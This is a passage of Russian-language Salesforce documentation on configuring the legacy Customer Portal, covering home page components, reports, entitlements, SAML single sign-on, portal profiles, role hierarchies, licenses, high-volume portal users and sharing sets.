- [Функция «Популярные решения»](#) недоступна на клиентском портале, но начальная страница клиентского портала позволяет создавать ссылки на самые важные решения организации.

### Начальная страница

- Компонент «Приветствие клиентского портала» может быть добавлен в макеты начальной страницы, назначенные пользователям клиентского портала. Приветствие, отображающееся каждому пользователю при входе на клиентский портал, содержит имя этого пользователя. При необходимости пользователи могут изменить имя, пароль, регион, язык, часовой пояс и контактные данные, используемые на портале. Изменение сведений о пользователях портала инициирует обновление соответствующих записей пользователей, но не поддерживает автоматическое обновление записей контактов.

Обратите внимание, что пользователи клиентского портала с полномочием «Единая регистрация включена» не могут изменять имена пользователей посредством компонента «Приветствие клиентского портала».

- При создании макетов начальной страницы клиентского портала рекомендуем добавить следующие компоненты: «Поиск», «Поиск решения», «Недавние элементы», «Приветствие клиентского портала» и настраиваемый компонент «Область HTML», добавляющий фирменный стиль компании в широкий столбец.
- Создайте настраиваемые компоненты, которые должны быть добавлены в макеты начальной страницы клиентского портала (например, ссылки на настраиваемые списковые представления, конкретные документы и популярные решения).
- Имена настраиваемых компонентов не отображаются в широком столбце начальной страницы клиентского портала.
- Чтобы разместить ссылку выхода в любой области верхнего колонтитула, воспользуйтесь следующим HTML-тегом: `<a href="/secur/logout.jsp">Выход</a>`. Дополнительную информацию о верхнем колонтитуле см. в разделе [«Включение входа и параметров клиентского портала»](#) на странице 2655.
- Рекомендуем *не* добавлять следующие компоненты в макеты начальной страницы клиентского портала, так как они применяются только к пользователям Salesforce: «Задачи», «Календарь», «Поиск продукта», «Недавние элементы», «Снимок панели мониторинга», «Сообщения и предупреждения» и «Элементы для утверждения».

### Действия

- Пользователи портала не могут быть назначены действиям.

- Пользователи портала могут просматривать выполненные задачи и прошлые события, помеченные флажком «Отображается на портале самообслуживания» и связанные с доступными объектами.

### Документы

Убедитесь, что внутренние документы организации, хранящиеся на вкладке «Документы», находятся в папках, которые недоступны пользователям портала.

### Отчеты

- Пользователи портала могут запускать отчеты при наличии полномочия «Запуск отчетов».
- Пользователи портала могут экспортировать отчеты при наличии полномочия «Экспорт отчетов».
- Раздел «Параметры отчета» не отображается в результатах отчета, так как пользователи портала не могут настраивать результаты отчета. Раздел «Созданная диаграмма», содержащий ссылки «Правка», «Большой», «Средний» и «Маленький», также не отображается в результатах отчета.
- Результаты отчета для пользователей портала содержат только ссылки на доступные объекты.
- Пользователи портала могут составлять отчеты по объектам, которым задано значение «Личный» в единых стандартных параметрах общего доступа. Некоторые объекты (например, решения и статьи) не могут быть добавлены в модель общего доступа, поэтому недоступны пользователям клиентского портала для составления отчетов.
- Пользователи портала получают сообщение об отсутствии полномочий, необходимых для запуска отчета, содержащего недоступные объекты.
- По умолчанию все пользователи, включая пользователей портала, могут просматривать папки отчетов. Чтобы запретить пользователям портала просмотр папок отчетов, назначьте параметрам общего доступа для папок отчетов группу «Все внутренние пользователи».

### Настраиваемые объекты

- Снятие флажка «Доступно для клиентского портала» инициирует недоступность настраиваемого объекта на клиентском портале и автоматическое удаление всех полномочий настраиваемого объекта из профилей портала. При повторной установке флажка «Доступно для клиентского портала» рекомендуем обновить полномочия настраиваемого объекта в профилях портала.



**Прим.:** Если доступ к настраиваемому объекту предоставляется позже, то наборы полномочий сохраняют свою конфигурацию.

- Пользователи портала могут просматривать, находить и создавать примечания и вложения для настраиваемых объектов.
- Если организация использует Chatter, то вложения ленты добавляются в связанный список «Примечания и вложения». Пользователи портала могут загружать вложения ленты, но не могут редактировать, удалять или открывать их для предварительного просмотра.

### Статьи

Дополнительную информацию о настройке см. в разделе «[Включение Salesforce Knowledge на клиентском портале](#)» на странице 2673.

### Активы

- Пользователи портала могут создавать, просматривать и обновлять активы, связанные с их организациями.
- Активы доступны пользователям портала только при наличии поля поиска «Активы» в макетах страниц обращений. Чтобы просмотреть актив, пользователь портала может выбрать нужный актив в поле «Актив» на странице сведений об обращении.
- Пользователи портала могут просматривать и находить вложения для активов.

- Если организация использует Chatter, то вложения ленты добавляются в связанный список «Примечания и вложения». Пользователи портала могут загружать вложения ленты, но не могут редактировать, удалять или открывать их для предварительного просмотра.

### Salesforce CRM Content

- Пользователи портала с лицензией Salesforce CRM Content могут выполнять любые задачи, разрешенные соответствующими полномочиями библиотеки.
- Пользователи портала с полномочием «Просмотр содержимого на порталах» могут только просматривать Salesforce CRM Content.
- Пользователи портала с полномочием «Создание библиотек» могут создавать библиотеки и управлять ими.

Дополнительную информацию см. в разделе [«Включение Salesforce CRM Content на клиентском портале»](#) на странице 2668.

### Ответы

Дополнительную информацию о настройке см. в разделе [«Включение ответов на клиентском портале»](#) на странице 2675. Ниже перечислены поддерживаемые изменения при [настройке шрифтов и цветов портала](#).

- Все стили вкладки
- Следующие стили страницы:
  - Фон страницы
  - Текст
  - Ссылка
  - Всплывающая ссылка

### Идеи

Дополнительную информацию о настройке см. в разделе [«Включение сообщества "Идеи" на клиентском портале»](#) на странице 2671.

### Организации

Вкладка «Организации» и страницы сведений об организациях на клиентском портале доступны только делегированным администраторам внешних пользователей. См. раздел [«Делегирование администрирования пользователей клиентского портала и суперпользователь портала»](#) на странице 2709.



**Прим.:** Пользователям клиентского портала не отображается связанный список организаций «Примечания и вложения».

### Контакты

Контакты организации доступны только делегированным администраторам внешних пользователей. См. раздел [«Делегирование администрирования пользователей клиентского портала и суперпользователь портала»](#) на странице 2709.

Вкладка «Контакты», а также страницы просмотра и редактирования сведений о контактах на клиентском портале, доступны только пользователям с полномочием «Суперпользователь портала». См. раздел [«Делегирование администрирования пользователей клиентского портала и суперпользователь портала»](#) на странице 2709.



**Прим.:** Пользователям клиентского портала не отображается связанный список контактов «Примечания и вложения».

### Права

- Дополнительную информацию о настройке см. в разделе [«Включение функции управления правами на клиентском портале»](#) на странице 2672.

- Добавьте полномочие «Чтение» для прав в настраиваемые профили портала; назначьте профили соответствующим пользователям портала. См. раздел [«Настройка доступа пользователей к клиентскому portalу»](#) на странице 2699.
- Чтобы разрешить пользователям портала добавление прав в обращения, добавьте поле поиска «Имя права» в макеты страниц обращений.
- Рекомендуем *не* добавлять следующие поля процесса права в макеты страниц обращений для пользователей портала, потому что информация, связанная с внутренними процессами поддержки, должна быть им недоступна: «Время начала процесса права», «Время окончания процесса права», «Остановлено» и «Дата остановки».
- Чтобы разрешить пользователям портала просмотр прав, связанных с их организациями, и создание обращений на основе прав, добавьте вкладку «Права» на клиентский портал.
- Чтобы разрешить делегированным администраторам внешних пользователей создание обращений, которые автоматически связываются с соответствующими правами, добавьте связанный список «Права» в макеты страниц организаций и контактов. См. раздел [«Делегирование администрирования пользователей клиентского портала и суперпользователь портала»](#) на странице 2709.

### Сервисные контракты

- Дополнительную информацию о настройке см. в разделе [«Включение функции управления правами на клиентском portalу»](#) на странице 2672.
- Чтобы предоставить пользователям портала доступ к сервисным контрактам, назначьте полномочие «Чтение» для сервисных контрактов. См. раздел [«Настройка доступа пользователей к клиентскому portalу»](#) на странице 2699.
- Чтобы разрешить пользователям портала просмотр сведений о сервисных контрактах, добавьте вкладку «Сервисные контракты» на клиентский портал. См. раздел [«Настройка вкладок клиентского портала»](#) на странице 2666.
- Элементы строки контракта не отображаются на клиентском портале.

### Потоки


- Потоки Force.com могут быть добавлены на клиентский портал путем их размещения на странице Visualforce.
- Пользователи могут выполнять только потоки, имеющие активную версию. При добавлении потока, не имеющего активной версии, отображается сообщение об ошибке. При добавлении потока, содержащего элемент подпотока, должна быть доступна активная версия потока, вызываемого элементом подпотока.
- Если пользователям сайта или портала предоставляется доступ к потоку, рекомендуем указать страницу Visualforce, содержащую добавленный поток, а не сам поток. Пользователям сайта и портала не разрешается непосредственное выполнение потоков.

СМ. ТАКЖЕ:

[Настройка страниц клиентского портала](#)



## Ограничения по настройке клиентского портала

 **Прим.:** Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Текущие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть предоставлен клиентам посредством сообществ.

Текущие организации, поддерживающие клиентские порталы, могут продолжить использование собственных клиентских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Дополнительную информацию о количестве клиентских порталов и лицензий клиентского портала, доступных для активации, можно получить в компании Salesforce.

Максимальное количество настраиваемых объектов, доступное для добавления на клиентский портал, определяется общим количеством настраиваемых объектов, установленным для используемой версии.

Кроме того, лицензии определяют количество настраиваемых объектов, доступное пользователю на клиентском портале. Дополнительную информацию можно получить в компании Salesforce.

СМ. ТАКЖЕ:

[Настройка клиентского портала](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



## Включение единой регистрации для порталов


Единая регистрация — это процесс, предоставляющий пользователям сети доступ ко всем авторизованным сетевым ресурсам без выполнения входа на каждый отдельный ресурс. Функция единой регистрации позволяет проверять имена пользователей и пароли посредством корпоративной базы данных пользователей или любого другого клиентского приложения взамен использования разных паролей, контролируемых системой Salesforce.

Клиентские и партнерские порталы поддерживают функцию [единой регистрации SAML](#), позволяющую клиентам вводить учетные данные только один раз.

 **Прим.:** Единая регистрация на порталах поддерживается только для SAML 2.0.

Чтобы включить единую регистрацию для порталов, выполните указанные ниже действия.

1. Помимо [сведений об единой регистрации SAML](#), которые должны быть собраны и отправлены поставщику удостоверений, пользователь должен сообщить поставщику информации код организации и код портала. Атрибуты `portal_id` и `organization_id` должны быть добавлены в утверждение SAML, полученное от поставщика удостоверений.

 **Прим.:** Чтобы отличать пользователей портала от пользователей платформы, рекомендуем пропустить данные атрибуты. Например, пустой атрибут соответствует пользователю платформы, а заполненный атрибут — пользователю портала.

- a. Введите строку «*Сведения о компании*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Сведения о компании**» и скопируйте код из поля «Код организации Salesforce».
- b. Чтобы настроить клиентский портал, введите строку «*Параметры клиентского портала*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Параметры клиентского портала**», щелкните по имени клиентского портала и скопируйте код из поля «Код портала».
- c. Чтобы настроить партнерские порталы, введите строку «*Партнеры*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Параметры**». После этого щелкните по имени партнерского портала и скопируйте код из поля «Код портала Salesforce».

СМ. ТАКЖЕ:

[Настройка клиентского портала](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Клиентский портал доступен в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Партнерский портал доступен в версиях:  
**Enterprise Edition, Performance Edition** и **Unlimited Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- «Просмотр настройки и конфигурации»

Для редактирования параметров:

- «Настройка приложения»

И

«Изменение всех данных»

## Пользователи клиентского портала

### Общие сведения об управлении пользователями клиентского портала


#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|  |   |
|--|---|
| Для управления пользователями клиентского портала:       | «Редактирование пользователей портала самообслуживания»                     |
| Для управления профилями и наборами полномочий:          | «Управление профилями и наборами полномочий»                                |
| Для создания, редактирования и удаления макетов страниц: | «Настройка приложения»  |
| Для настройки параметров безопасности поля:              | «Управление профилями и наборами полномочий»<br>И<br>«Настройка приложения» |
| Для настройки правил общего доступа:                     | «Управление общим доступом»   |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

 **Прим.:** Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Текущие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть предоставлен клиентам посредством сообществ.

Текущие организации, поддерживающие клиентские порталы, могут продолжить использование собственных клиентских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Управление пользователями клиентского портала аналогично управлению обычными пользователями Salesforce. Данная функция использует общие понятия администрирования пользователей (например, профили и макеты страниц). Ниже перечислены рекомендации по управлению пользователями клиентского портала.

- [Профили клиентского портала](#)
- [Правила общего доступа к клиентскому portalу](#)
- [Иерархия ролей на клиентском портале](#)
- [Лицензии пользователя клиентского портала](#)

 **Прим.:** К пользователям массового портала относятся типы лицензий «Массовый клиентский портал» и «Проверенный веб-узел».

### Профили клиентского портала

Профили, назначаемые пользователям клиентского портала, определяют полномочия на выполнение разных функций на клиентском портале (например, просмотр, создание, редактирование или удаление записей обращений и настраиваемых объектов).

Ниже перечислены профили, создаваемые автоматически при включении клиентского портала (при условии приобретения соответствующих [лицензий](#)).

- Массовый клиентский портал
- Проверенный веб-узел
- Пользователь клиентского портала
- Менеджер клиентского портала

Профили клиентского портала используют одинаковые параметры. Тем не менее, профиль «Менеджер клиентского портала» позволяет предоставлять пользователям расширенный доступ к данным посредством иерархии ролей и правил общего доступа, заданных для клиентского портала (данные компоненты недоступны [пользователям массового портала](#)). Каждый профиль может быть клонирован и настроен в соответствии с текущими бизнес-требованиями отдельных клиентов. Кроме того, наборы полномочий позволяют предоставлять пользователям клиентского портала дополнительные полномочия и параметры доступа.

В зависимости от приобретенных лицензий, профили клиентского портала могут быть настроены для использования настраиваемых объектов, [Salesforce CRM Content](#), отчетов и функций поддержки клиентов (например, обращений и решений).

**❗ Важное замечание:** Для того чтобы пользователи могли просматривать новые обращения, следует включить параметр **«Новые обращения, доступные на портале»**. Введите строку *«Параметры поддержки»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Параметры поддержки»**, а затем **«Новые обращения, доступные на портале»**.

### Правила общего доступа к клиентскому portalу

Ниже перечислены группы и категории правил общего доступа, создаваемые при включении клиентского портала.

| Группы и категории правил общего доступа                             | Описание   |
|--|--|
| Группа «Все пользователи клиентского портала»                        | Данная группа содержит всех пользователей клиентского портала, кроме пользователей массового портала.  |
| Группа «Все внутренние пользователи»                                 | Данная группа содержит всех пользователей Salesforce в организации.  |
| Категория правил общего доступа «Роли и внутренние подчиненные роли» | Данная категория позволяет создавать правила общего доступа для определенной роли пользователей Salesforce в организации и всех нижестоящих ролей, кроме ролей клиентского и партнерского порталов.<br><br>Пользователи массового портала не имеют ролей, поэтому не могут быть добавлены в категории правил общего доступа. |

Данные группы и категория правил общего доступа могут использоваться для создания правил общего доступа, которые:


- предоставляют пользователям клиентского портала или системы Salesforce доступ к конкретным данным (кроме пользователей массового портала, которые не могут быть добавлены в группы или правила общего доступа)
- связывают пользователей клиентского портала с пользователями Salesforce
- связывают пользователей клиентского портала из разных организаций, при условии использования лицензии «Менеджер клиентского портала»

## Иерархия ролей на клиентском портале

При включении клиентского портала система создает иерархию ролей для пользователей портала. Роли портала уникальны для каждой организации и содержат ее имя (например, «Пользователь-клиент организации А»). В общей иерархии ролей организации данная иерархия расположена прямо под ответственным за организацию.

Иерархия ролей портала не поддерживает изменение ролей. Роли не могут быть настроены или созданы. Доступные роли:

- «Руководитель» (для контактов)
- «Менеджер» (для контактов)
- «Пользователь» (для контактов)
- «Организация-лицо» (для организаций-лиц)

 **Прим.:** Все контакты портала в организации портала доступны для чтения всем пользователям с ролью клиентского портала (роли «Руководитель», «Менеджер» и «Пользователь») даже в том случае, если модели общего доступа к контактам задано значение «Личный».


При включении клиентов в качестве пользователей клиентского портала система автоматически назначает роли на основе [лицензий](#). Организациям-лицам всегда назначается роль «Организация-лицо». Контакты с лицензией «Массовый клиентский портал» или «Проверенный веб-узел» не имеют ролей.

Если уровню доступа к контактам задано значение «Личный», то пользователям массового портала предоставляется доступ только к собственным и доступным контактам.

Иерархии ролей гарантируют недоступность чужих данных пользователям портала из других организаций. Несмотря на свое отсутствие в иерархиях ролей, пользователи массового портала могут просматривать только записи, связанные с собственными организациями или контактами, а также объекты, [доступ](#) к которым предоставлен другими пользователями. Чтобы разрешить пользователям с лицензией «Менеджер клиентского портала» из разных организаций просмотр чужих данных, рекомендуем создать правила общего доступа.

Организации с разными типами порталов (клиентский и партнерский порталы) поддерживают отдельные иерархии ролей для каждого портала. Имена ролей содержат связанные типы порталов. Например, если организация А использует клиентский и партнерский порталы, то роли для клиентского портала называются «Пользователь-клиент организации А», а для партнерского портала — «Пользователь-партнер организации А».

Чтобы просмотреть роли, назначенные пользователям клиентского портала, создайте настраиваемый отчет, выберите папку «Административные отчеты», выберите тип данных «Пользователи» и добавьте столбец «Роль». Обратите внимание, что пользователи массового портала не имеют ролей, поэтому недоступны для создания отчетов по ролям.

 **Прим.:** Пользователь клиентского портала, связанный с организацией, принадлежащей пользователю-партнеру, не может быть создан.

## Лицензии пользователей клиентского портала

Лицензия пользователя определяет основные функции, доступные пользователю. Каждому пользователю должна быть назначена только одна лицензия.


Ниже перечислены лицензии, доступные для назначения пользователям клиентского портала.


- Массовый клиентский портал
- Проверенный веб-узел
- Менеджер клиентского портала: настраиваемый
- Менеджер клиентского портала: стандартный (недоступно для новых клиентов)

Данные лицензии определяют доступные профили клиентского портала. Кроме того, они определяют позиции пользователей в иерархии ролей клиентского портала.

В таблице ниже перечислены лицензии клиентского портала, связанные профили и позиции пользователей в иерархии ролей клиентского портала.

| Лицензия пользователя   | Профили  | Роли и общий доступ  |
|---|--|--|
| <p>Массовый клиентский портал и Проверенный веб-узел</p> <p>Обе лицензии относятся к пользователям массового портала</p> <p>(Доступно для приобретения)</p> | <p>Профиль «Массовый клиентский портал» или «Проверенный веб-узел» или один из производных профилей.</p> | <p>Пользователи массового портала не имеют ролей. См. раздел <a href="#">«Общие сведения о пользователях массового портала»</a> на странице 2691.</p> <p>Запрещается предоставлять общий доступ, но разрешается переносить собственные записи.</p> <p>Запрещается переносить обращения от пользователей, которым недоступен массовый портал, пользователям массового портала.</p> <p>Запрещается добавлять в:</p> <ul style="list-style-type: none"> <li>• Персональные или общедоступные группы.</li> <li>• Правила общего доступа.</li> <li>• Группы, работающие с организациями, группы, работающие с возможностями, или <a href="#">группы, работающие с обращениями</a>.</li> <li>• Библиотеки Salesforce CRM Content.</li> <li>• Пользователям массового портала недоступны стандартные страницы сведений об организациях и контактах. При необходимости создайте настраиваемое решение посредством Visualforce или API, позволяющее просматривать данные записи.</li> </ul> <p>Разрешается доступ к настраиваемым объектам, определяемый параметрами профиля.</p> |
| <p>Менеджер клиентского портала: настраиваемый</p> <p>(Доступно для приобретения)</p>   | <p>Профиль «Менеджер клиентского портала» или производный профиль.</p>                                   | <p>Разрешается назначение роли «Руководитель», «Менеджер» или «Пользователь».</p> <p>Разрешается просмотр и редактирование собственных данных или данных, принадлежащих или доступных нижестоящим пользователям в иерархии ролей клиентского портала; а также просмотр и редактирование обращений, поле «Имя контакта» которых содержит их имена.</p> <p>Разрешается предоставлять доступ к данным аналогично другим пользователям Salesforce.</p> <ul style="list-style-type: none"> <li>• Разрешается доступ к настраиваемым объектам, определяемый параметрами профиля.</li> <li>• Разрешается доступ к отчетам, определяемый параметрами профиля.</li> </ul>   |

| Лицензия пользователя                            | Профили  | Роли и общий доступ  |
|--|--|--|
| <p>Менеджер клиентского портала: стандартный</p> | <p>Профиль «Пользователь клиентского портала» или производный профиль.</p> | <ul style="list-style-type: none"> <li>• Разрешается доступ к Salesforce CRM Content, определяемый лицензией и параметрами профиля. См. раздел <a href="#">«Включение Salesforce CRM Content на клиентском портале»</a> на странице 2668.</li> <li>• Разрешается принимать полномочия «Суперпользователь портала» и «Делегированный администратор внешних пользователей».</li> </ul> <p>Разрешается только назначение роли «Руководитель», «Менеджер» или «Пользователь».</p> <p>Разрешается просмотр и редактирование собственных данных или данных, принадлежащих или доступных нижестоящим пользователям в иерархии ролей клиентского портала; а также просмотр и редактирование обращений, поле «Имя контакта» которых содержит их имена.</p> <p>Разрешается предоставлять доступ к данным аналогично другим пользователям Salesforce.</p> <ul style="list-style-type: none"> <li>• Разрешается доступ к настраиваемым объектам, определяемый параметрами профиля.</li> <li>• Разрешается принимать полномочия «Суперпользователь портала».</li> <li>• Разрешается доступ к Salesforce CRM Content, определяемый лицензией и параметрами профиля. См. раздел <a href="#">«Включение Salesforce CRM Content на клиентском портале»</a> на странице 2668.</li> </ul> <p> <b>Прим.:</b> Данная лицензия недоступна новым клиентам.</p> |


 **Прим.:** Организациям-лицам, включенным в качестве пользователей клиентского портала, автоматически назначается роль «Организация-лицо», которая не может быть изменена. Назначение организаций-лиц данной роли выполняется автоматически, так как они содержат только одного пользователя. Более того, всем организациям-лицам, принадлежащим одному пользователю, назначается одинаковая роль.

СМ. ТАКЖЕ:

[Настройка клиентского портала](#)

[Делегирование администрирования пользователей клиентского портала и суперпользователь портала](#)

## Общие сведения о пользователях массового портала

 **Прим.:** Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Текущие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть предоставлен клиентам посредством сообществ.

Текущие организации, поддерживающие клиентские порталы, могут продолжить использование собственных клиентских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Пользователи массового портала — это пользователи портала с ограниченным доступом, предназначенного для организаций с большим количеством пользователей портала (от нескольких тысяч до нескольких миллионов). В отличие от пользователей других порталов, пользователи массового портала не имеют ролей, что позволяет избежать ошибок, связанных с вычислениями иерархии ролей. К пользователям массового портала относятся типы лицензий «Массовый клиентский портал» и «Проверенный веб-узел».

### Отличительные особенности

Пользователи массового портала:

- Являются контактами, имеющими доступ к клиентскому portalу.
- Назначены лицензии «Массовый клиентский портал» или «Проверенный веб-узел».
- Предоставляют доступ только к собственным записям пользователям Salesforce в группе общего доступа «Пользователи массового портала».

### Доступ к записям

Ниже перечислены условия, при выполнении которых пользователям массового портала предоставляется доступ к записям.

- Пользователи могут обновлять организацию, которой они принадлежат.
- Пользователи несут ответственность за записи.
- Пользователи могут просматривать родительскую запись, а единым параметрам общего доступа к дочерней записи задано значение «Контролируется родительским объектом».
- Единым параметрам общего доступа для объекта задано значение «Общедоступный: только для чтения» или «Общедоступный: для чтения и записи».
- Пользователи просматривают связанную организацию или контакт посредством API (вместо стандартной страницы сведений об организации или контакте).

Администраторы могут создавать наборы для общего доступа, чтобы предоставлять пользователям массового портала дополнительный доступ к записям (см. раздел «[Предоставление пользователям массового портала доступа к записям](#)» на странице 2694).

### Ограничения

- Пользователи массового портала не могут вручную предоставлять доступ к собственным или доступным записям.
- Обращения, принадлежащие пользователям, которым недоступен массовый портал, не могут быть переданы пользователям массового портала.
- Пользователи массового портала не могут нести ответственность за организации.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- Группы, работающие с обращениями, не могут быть добавлены в обращения, принадлежащие пользователям массового портала.
- Пользователи массового портала не могут быть включены в:
  - Персональные или общедоступные группы.
  - Правила общего доступа.
  - Группы, работающие с организациями, группы, работающие с возможностями, или [группы, работающие с обращениями](#).
  - Библиотеки Salesforce CRM Content.
  - Пользователям массового портала недоступны стандартные страницы сведений об организациях и контактах. При необходимости создайте настраиваемое решение посредством Visualforce или API, позволяющее просматривать данные записи.

Данные ограничения также применяются к записям, принадлежащим пользователям массового портала.

- Пользователи массового портала не могут быть назначены территориям.

СМ. ТАКЖЕ:

[Предоставление пользователям Salesforce общего доступа к записям, принадлежащим пользователям массового портала](#)


[Предоставление пользователям массового портала доступа к записям](#)

[Общие сведения о наборе для общего доступа](#)

## Общие сведения о наборе для общего доступа

Чтобы предоставить пользователям портала или сообщества доступ к записям, связанным с их организациями или контактами, на основе профилей, воспользуйтесь наборами для общего доступа.

Раньше набор для общего доступа предоставлял доступ к любой записи, содержащей поле поиска организации или контакта, соответствующего организации или контакту пользователя. Кроме того, выпуск Spring'14 позволяет определять способ предоставления доступа путем соотнесения доступа в наборе для общего доступа, который поддерживает не прямые поиски организации или контакта из записи пользователя и целевой записи. Система позволяет определять объекты, которые должны использоваться в соотнесении доступа; оба объекта должны указывать на организацию или контакт.



Например, чтобы выполнить перечисленные ниже действия, воспользуйтесь набором для общего доступа.

- Предоставьте пользователям доступ ко всем обращениям, связанным с их организациями или контактами.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**




- Предоставьте пользователям доступ ко всем обращениям, связанным с родительской организацией или контактом, который отображается в организации или контакте пользователя.

Наборы для общего доступа позволяют предоставлять доступ к организациям, контактам, обращениям, сервисным контрактам, пользователям и настраиваемым объектам. Ниже перечислены профили, поддерживающие использование наборов для общего доступа.

- Проверенный веб-узел
- Пользователь клиентского сообщества
- Пользователь входа клиентского сообщества
- Массовый клиентский портал
- Массовый портал
- Пользователь проверенного веб-узла (избыток)
- Пользователь массового клиентского портала (избыток)

Пример ниже позволяет просмотреть соотношение доступа в наборе для общего доступа, который предоставляет пользователям портала или сообщества доступ ко всем обращениям, связанным с правами их организаций, несмотря на возможное отсутствие их прямой связи с обращением.



Пример:

1. Поиск организации для пользователя портала или сообщества
2. Связанная организация для права
3. Поиск права для обращения



**Прим.:** Пользователи портала или сообщества получают доступ ко всем правам и позициям заказа, связанным с доступной организацией. Чтобы предоставить общий доступ к записям, принадлежащим пользователям массового портала, рекомендуем воспользоваться группой общего доступа.

СМ. ТАКЖЕ:

[Предоставление пользователям массового портала доступа к записям](#)

[Предоставление пользователям массового портала или сообщества доступа к записям пользователей](#)


[Общие сведения о пользователях массового сообщества](#)

[Предоставление пользователям массового сообщества доступа к записям](#)

[Предоставление общего доступа к записям, принадлежащим пользователям массового сообщества](#)

## Предоставление пользователям массового портала доступа к записям

Чтобы предоставить пользователям доступ к записям на основе профилей, воспользуйтесь наборами для общего доступа.

 **Прим.:** Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Текущие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть предоставлен клиентам посредством сообществ.

Текущие организации, поддерживающие клиентские порталы, могут продолжить использование собственных клиентских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Набор для общего доступа предоставляет пользователям массового портала доступ к любой записи, содержащей поле поиска организации или контакта, соответствующего организации или контакту пользователя.


Кроме того, система позволяет предоставлять доступ к записям путем соотнесения доступа в наборе для общего доступа, который поддерживает не прямые поиски организации или контакта из записи пользователя и целевой записи. Например, пользователям может быть предоставлен доступ ко всем обращениям, связанным с другой организацией, которая отображается в контактах пользователей.

1. Введите строку *«Параметры клиентского портала»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры клиентского портала»**.
2. Чтобы создать набор, нажмите кнопку **«Создать»** в связанном списке «Наборы для общего доступа». Чтобы изменить текущий набор, щелкните ссылку **«Правка»** напротив нужного набора.
3. Заполните поля **«Метка»** и **«Имя набора для общего доступа»** на странице «Редактирование набора для общего доступа». **«Метка»** — это метка набора для общего доступа, отображаемая в пользовательском интерфейсе. **«Имя набора для общего доступа»** — это уникальное имя, используемое интерфейсом API.
4. Введите описание.
5. Выберите профили нужных пользователей.
6. Выберите нужные объекты.

Ниже перечислены объекты, отсутствующие в списке «Доступные объекты».

- Объекты, единому параметру общего доступа которых задано значение «Общедоступный: для чтения и записи»
- Настраиваемые объекты, которые не содержат поле поиска организации или контакта

7. Чтобы настроить доступ для выбранных профилей, щелкните ссылку **«Настроить»** или **«Правка»** напротив имени нужного объекта в разделе «Настроить доступ». Чтобы удалить параметры доступа к объекту, щелкните ссылку **«Удал.»**.

 **Прим.:** Объекты, для которых в столбце «Действие» отображается ссылка **«Настроить»**, недоступны пользователям массового портала. Пользователям массового портала предоставляется полный доступ только к записям настроенного объекта. Дополнительную информацию о доступе см. в разделе [«Общие сведения о пользователях массового портала»](#) на странице 2691.

8. Предоставьте доступ на основе поиска организации или контакта.
  - Чтобы определить поиск организации или контакта для объекта «Пользователь», выберите нужное значение в раскрывающемся списке «Пользователь».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для предоставления пользователям массового портала доступа к записям:

- «Настройка приложения»

- Чтобы определить поиск организации или контакта для целевого объекта, выберите нужное значение в поле «Целевой объект».

Например, чтобы предоставить доступ ко всем обращениям, связанным с организацией, которая отображается в контакте пользователя, выберите поля `Contact.Account` и `Account` соответственно.

 **Прим.:** Оба выбранных поля должны указывать на организацию или контакт. Например, поля `Contact.Account` и `Entitlement.Account` указывают на организацию.

